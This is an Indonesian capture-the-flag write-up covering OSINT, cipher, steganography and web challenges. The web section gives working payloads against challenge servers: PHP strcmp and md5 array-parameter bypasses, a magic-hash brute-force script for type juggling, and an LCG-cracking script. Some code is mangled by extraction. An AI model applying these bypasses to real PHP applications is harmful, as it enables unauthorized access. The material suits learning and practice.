


WriteUp FindIT Final SUKATURU



PtrStar
Ikan Tongkol
Kriss-kun

OSINT	3
Architect	3
WhereIsIt	4
Wine	5
Cryptography	6
Apple Vinegar	6
Rail-Sub Cipher	6
Angle	8
Forensic	11
AllAboutStego	11
Stegs	12
MISC	14
findme	14
Kritik dan Saran	15
Web Exploitation	16
Pemanasan	16
Static	16
Audit	17
rrweb	18
Type	19
Shuffle	21

OSINT

1. Architect

a. Executive Summary

dulu aku nonton movie anime detective yang pemerannya jadi anak kecil lagi badannya, judulnya kalo ga salah ada sapphirenya gitu. di movienya itu ada satu hotel yang unik banget ada sesuatu di atasnya. saking kerennya aku pengen tau nama arsitek utama yang buat hotelnya itu. tolong carikan ya :) flag ditulis dalam huruf kecil tanpa menggunakan spasi dan jangan lupa sertakan FindITCTF{redacted}

b. Technical Report

Judul dari sapphire adalah Detective Conan The Fist of Blue Sapphire. Untuk lokasi yang dimaksud adalah marina bay sands singapore. Architectnya itu adalah Mohde Safdie

c. Flag

Flag: FindITCTF{mohdesafdie}

2. WhereIsIt

a. Executive Summary

Kamu tahu apa ini? :) Jika kamu tahu, negara apa yang menjadi inspirasi 'sesuatu' itu? Contoh jawaban: FindITCTF{Indonesia}, note: bukan flag sebenarnya

b. Technical Report

Dari dilihat saja sudah tau itu dari jepang ya gais ya.

c. Flag

Flag: FindITCTF{Jepang}

3. Wine

a. Executive Summary

dulu kami pernah berkunjung ke tempat ini dan minum anggur yang cukup enak, saat kami mengecek ke sosmednya anggur tersebut ada di postingannya. aku penasaran dari negara mana asal produksi anggur tersebut, tolong bantu carikan ya :)). jawaban menggunakan huruf kecil dan jangan lupa bracket jawaban dengan FindITCTF{redacted}.

b. Technical Report

Hotelnya itu adalah Hotel Tentrem yogyakarta. Di-cek di ignya adalah ada dia ngasi tau tentang wine Carmen Tolten Cabernet. Tinggal dicari sih darimana itu. Ternyata dari chile

c. Flag

Flag: FindITCTF{chile}

Cryptography

1. Apple Vinegar

a. Executive Summary

They keep bullying me and always sent me threatening messages. One day the message came again. I thought it was a message from the bullies. On the message there is a stamp that says apple cider vinegar Bracket the flag with FindITCTF{redacted}

b. Technical Report

Vigenere cipher, coba-coba key, setelah beberapa saat ketemu key yang sesuai yaitu "apple".

c. Flag

Flag: FindITCTF{On3 of The b1gg35t M15t4k3s Hum4ns m4k3 is D0ubt1ng Th3ms3lv3s}

2. Rail-Sub Cipher

a. Executive Summary

Do u know rail fence cipher and monoalphabetic substitution cipher? Just follow the rail and do the sub (some attacking might help) :) Bracket the flag (all lowercase) with FindITCTF{redacted}

b. Technical Report

Gunakan rail fence cipher untuk mendekode flag yang ada pada file flag.flag, setelah itu attack pesan yang telah diberikan di file yang sama untuk mendapatkan kunci dari monoalphabetic ciphernya. Akhirnya dekode flag dengan kunci monoalphabetic cipher tersebut.

Berikut merupakan script yang digunakan untuk mendapatkan hasilnya

```
#!/usr/bin/env python3

# find the subs by doing freq analysis
```

```

# and then decrypt the rail fence
# use the dict found by attacking subs to decipher the flag.

# CIPHER_CIPHER_YES_PAPA => all lowercase

sub = "LXYPFRSZ EOMKTV CABHNWGQDJ IU"
import string

def decryptRailFence(cipher, key):

    rail = [['\n' for i in range(len(cipher))]
             for j in range(key)]

    dir_down = None
    row, col = 0, 0

    for i in range(len(cipher)):
        if row == 0:
            dir_down = True
        if row == key - 1:
            dir_down = False

        rail[row][col] = '*'
        col += 1

        if dir_down:
            row += 1
        else:
            row -= 1

    index = 0
    for i in range(key):
        for j in range(len(cipher)):
            if ((rail[i][j] == '*') and
                (index < len(cipher))):
                rail[i][j] = cipher[index]
                index += 1

    result = []
    row, col = 0, 0
    for i in range(len(cipher)):

        if row == 0:
            dir_down = True

```

```

if row == key-1:
    dir_down = False

if (rail[row][col] != '*'):
    result.append(rail[row][col])
    col += 1

if dir_down:
    row += 1
else:
    row -= 1
return(''.join(result))

chall = "o_fdyfoi__pdiyrcgdrdip"
flag = decryptRailFence(chall, 4)

lowercase_chars = string.ascii_lowercase

subs_dict = {}
for i, v in enumerate(lowercase_chars):
    subs_dict[v] = sub[i]

final_flag = ""

for i in flag:
    try:
        final_flag += subs_dict[i]
    except:
        final_flag += i

final_flag = final_flag.lower()
print(final_flag)

```

c. Flag

Flag: FindITCTF{cipher_cipher_yes_papa}

3. Angle

a. Executive Summary

Kalau bingung bisa liat hintnya.. tapi hintnya juga sandi hehe.. jangan lupa baca nama hintnya. bracket jawaban dengan FindITCTF{REDACTED}!

b. Technical Report

Dibawa muter-muter, dan nyebelinnya lagi semua operasi untuk mendapatkan hint-nya harus dilakukan secara manual karena tidak ada OCR yang sudah terlatih untuk memahami karakter tersebut. Tapi setelah ketemu hintnya, semua menjadi jelas dan dapat discripting untuk dapat jawaban akhirnya.

Script untuk mendapatkan flag ada dibawah ini:

```
#!/usr/bin/env python3
import string

futhark = "nolderajatsamadenganspasi" # manual gang

bill_cipher =
"SEPULUHDERAJATSAMADENGANNOLDUAPULUHDERAJATSAMA
DENGANSATUSERATUSDUAPUAPULUHDERAJATSAMADENGANGA
NB"

"""Clues
nol derajat sama dengan spasi
sepuluh derajat sama dengan nol, dua puluh derajat sama dengan satu,
seratus dua puluh derajat sama dengan b
"""

flag = "110' 260' 50' 110' 240' 0' 290' 20' 0' 280' 20' 120' 40' 300' 0' 110'
230' 90' 300' 0' 340' 350' 290' 260' 110' 240' 170' 350' 110' 120'"

angka_derajat = []
for i in range(0, 360, 10):
    angka_derajat.append(i)

# the first zero is for padding
numbers = [0, 0, 1, 2, 3, 4, 5, 6, 7, 8, 9]
letters = list(string.ascii_uppercase)

num_let = numbers + letters

decode_dict = {}

for index, angle in enumerate(angka_derajat):
```

```
if (angle == 0):
    decode_dict[str(angle)] = " "
else:
    decode_dict[str(angle)] = num_let[index]

flag_to_list = flag.replace(" ", "").split("")

real_flag = ""

for key in flag_to_list:
    real_flag += str(decode_dict[key])

print(real_flag)
```

c. Flag

Flag: **FindITCTF{AP4AN S1 R1B3T AM8T XYSPANGYAB}**

Forensic

1. AllAboutStego

a. Executive Summary

Do u know stego tools? Use it to get the flag :)

b. Technical Report

Didalam gambar ada zip, terus gambarnya di stegsolve ada deh passwordnya. Di unzip terus dapet flag.txt, itu hex dijadiin ascii.

c. Flag

Flag: FindITCTF{4n0th3r_st3go_r1ght?}


2. Stegs

a. Executive Summary


Do u see another thing from that image? U need a password? The password is there with another stego thing :)

b. Technical Report

Diberikan sebuah file png lalu dilakukan binwalk dan didapatkanlah sebuah file gambar dan txt yang berisikan seperti berikut



Sepertinya itu adalah unicode tags stego, jadi langsung coba cari tools nya online



Lalu coba lakukan steghide pada file png yang terdapat pada hasil zip sebelumnya. Dan didapatkan hasil seperti berikut

```
→ stegs cat flag.txt
```

Sepertinya itu adalah sebuah file stegsnow, maka lakukan decode dengan stegsnow

```
→ stegs stegsnow flag.txt  
FindITCTF{5t3g0_R1ght?}%  
|
```

c. Flag

Flag: FindITCTF{5t3g0_R1ght?}

MISC

1. findme

a. Executive Summary

flag di dalam bracket hanya terdiri dari 22 huruf kecil, angka, dan underscore tanpa spasi

b. Technical Report

Dicari flag yang benar sesuai hint maka dapet lah flagnya di file itu

c. Flag

Flag: **FindITCTF{s4b4ng_s4mpai_mer4uk3e}**

2. Kritik dan Saran

a. Executive Summary

Masukkan kritik dan saran di sini.

b. Technical Report

Ya diisi aja sih kritik dan sarannya

c. Flag

Flag:RAHASIA

Web Exploitation

1. Pemanasan

a. Executive Summary

<http://47.243.63.167:13400/>

b. Technical Report

Diberikan web dengan source code seperti ini

```
<?php
error_reporting(0);
include('flag.php');
if (!isset($_GET['flag'])) {
    show_source(__FILE__);
    exit();
}
if (strcmp($_GET['flag'], $flag) == 0) {
    echo "success, flag:" . $flag;
}
?>
```

Kita tinggal lakukan bypass strcmp dengan memberikan [] pada parameter flag menjadi seperti ini

[http://47.243.63.167:13400/?flag\[\]=%22%22](http://47.243.63.167:13400/?flag[]=%22%22)

c. Flag

Flag: FindITCTF{S3m4ng4t_G4nS1s_C3munguDh_3a_456456101100}

2. Static


a. Executive Summary

Just as its name static

<http://47.243.63.167:13699/>

b. Technical Report

Diberikan web static dan terdapat js yang setelah dipercantik menggunakan tools menjadi seperti ini



```
1 function shex(str) {
2     var arr = [];
3     for (var i = 0; i < str.length; i++) {
4         arr[i] = (str.charCodeAt(i).toString(16)).slice(-4)
5     }
6     return arr.join("")
7 }
8 var admin = "admin";
9 var mypass = "admindabest";
10 let login = shex(mypass).toString();
11 var attempt = 3;
12
13 function validate() {
14     var username = document.getElementById("username").value;
15     var password = document.getElementById("password").value;
16     if (username == "admin" && password == login) {
17         alert("Login successfully");
18         window.location = "sucess.html";
19     }
20 }
```

Oke ternyata kita tinggal login dengan admin dan pass nya adalah hasil dari fungsi shex, tapi karna males membaca kodingan lagi saya hanya tinggal mengarah ke sucess.html dan dapat flag

c. Flag

Flag: FindITCTF{7ed4_Se73N4K}

3. Audit

a. Executive Summary

<http://47.243.63.167:13405/>

b. Technical Report

Diberikan sebuah web dengan source code seperti ini

```
Yakin gan? <?php
error_reporting(0);
include("flag.php");
highlight_file(__FILE__);
if (isset($_GET['username']) and isset($_GET['password'])) {
if ($_GET['username'] == $_GET['password'])
print 'username tidak boleh sama dengan password';
else if (md5($_GET['username']) === md5($_GET['password']))
die('Flag: '.$flag);
else
show_source(__FILE__);
}
```

Kita harus memasukkan username dan password yang tidak boleh sama tetapi memiliki hasil md5 yang sama. Kita bisa lakukan bypass strict === comparasion dengan menambahkan [] pada parameter menjadi seperti ini

```
http://47.243.63.167:13405/?username[]=ad&password[]=a
```

c. Flag

Flag: FindITCTF{w3ll_h3llo_4gain_my_fr13nds_447788}

4. rrweb

a. Executive Summary

Get The Flag <http://47.243.63.167:13698/>

b. Technical Report

Ini chall perlu menyan, kita disuru nebak sesuatu. Diberikan hint pada halaman yaitu

```
<!--tag to video link and i think its here /RCKANeverGiveUp-->
<a href="https://tinyurl.com/4s9hpwzt">Just Press It</a>
```

Ternyata setelah dikasih hint lagi yaitu txt maka langsung saja buka /RCKANeverGiveUp.txt dan dapet flag

c. Flag

Flag: FindITCTF{thanks_for_y0ur_p4rtic1pat1on}

5. Type

a. Executive Summary

http://47.243.63.167:13402/

b. Technical Report

Seperti namanya ini adalah tipe soal type juggling. Namun bedanya disini payload kita harus memiliki "FindITCTF" pada awalnya. Kira kira gini lah source code nya

```
<?php
include('flag.php');
$secret_string = "FindITCTF70019881";
$secret_hash = md5($secret_string);

if (!(isset($_GET['password']))) {
    show_source(__FILE__);
}
else {
    if ((substr($_GET['password'], 0, 9) !=
substr($secret_string, 0, 9)) || ($secret_string ==
$_GET['password'])) {
        die('Coba lagi gan.');
```

```

        print $flag;
    } else {
        print
"FindITCTF{never_gonna_give_you_up_never_gonna_let_you_down}";
    }
}
?>

```

Jadi untuk melakukan type juggling, kita harus menemukan hasil md5 yang berawalan 0e dan berisi digit setelah itu. Berikut ini adalah skrip untuk melakukan brute force md5 hash

```

# Python 3 code to demonstrate the
# working of MD5 (byte - byte)

import hashlib

for i in range(1, 1000000000000000000):
    flag = "FindITCTF" + str(i)

    if
hashlib.md5(flag.encode()).hexdigest().startswith("0e"):

        if
hashlib.md5(flag.encode()).hexdigest()[2:].isdigit():
            print(flag)
            print(hashlib.md5(flag.encode()).hexdigest())

```

Didapatkanlah hasil seperti ini

```

PS C:\Users\maula\Documents\CTF\Find IT\Final> python3 .\type\brutmd.py
FindITCTF70019881
0e222008108433084486396670099586
FindITCTF176537461
0e727977898821302903527945293990
FindITCTF327762667
0e414881726018476342391934007697

```

Oke langsung kita bisa masukkan salah satu string di atas untuk parameter password dan dapat flagnya

<http://47.243.63.167:13402/?password=FindITCTF176537461>

c. Flag

Flag: FindITCTF{PHP_Typ3_Juggl1ng_R1ght??_12345}

6. Shuffle

a. Executive Summary

Simple LCG

<http://47.243.63.167:13401/>

b. Technical Report

Diberikan sebuah web dengan list angka yang terlihat random dan sebuah form untuk menebak angka selanjutnya dari list tersebut. Setelah diberitahu oleh panitia bahwa ini adalah LCG maka langsung saja dibuat skripting untuk chall ini, berikut adalah skrip nya

```
from functools import reduce
from math import gcd
from Crypto.Util.number import inverse as modinv
import requests

url = "http://47.243.63.167:13401/"
tebak = "http://47.243.63.167:13401/cek.php?tebak="

requests.session()
```

```

header = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.116 Safari/537.36',
    'Cookie': 'PHPSESSID=sths13ldvdr6j3ev7kmpg131ad;',
}

r = requests.get(url, headers=header)

known_val = [int(s) for s in
r.text[:-142].split(',')[:-1]]

def crack_unknown_increment(states, modulus, multiplier):
    increment = (states[1] - states[0]*multiplier) %
modulus
    return modulus, multiplier, increment

def crack_unknown_multiplier(states, modulus):
    multiplier = (states[2] - states[1]) * \
        modinv(states[1] - states[0], modulus) % modulus
    return crack_unknown_increment(states, modulus,
multiplier)

def crack_unknown_modulus(states):
    diffs = [s1 - s0 for s0, s1 in zip(states,
states[1:])]
    zeroes = [t2*t0 - t1*t1 for t0, t1, t2 in zip(diffs,
diffs[1:], diffs[2:])]
    modulus = abs(reduce(gcd, zeroes))
    return crack_unknown_multiplier(states, modulus)

n, a, b = crack_unknown_modulus(known_val)

```

```
seed = known_val[0]
prev_value = seed

result = [seed]
for i in range(len(known_val)):
    res = (prev_value * a + b) % n
    prev_value = res
    result.append(res)

assert known_val == result[:-1]

# hecc
baba = requests.post(tebak + str(result[-1]),
headers=header)
# print(tebak)
print(baba.text)
```

c. Flag

Flag:

FindITCTF{Shuffle_AND_Lin3ar_Congru3ent1al_g3n3r4t0r_y34h_1234}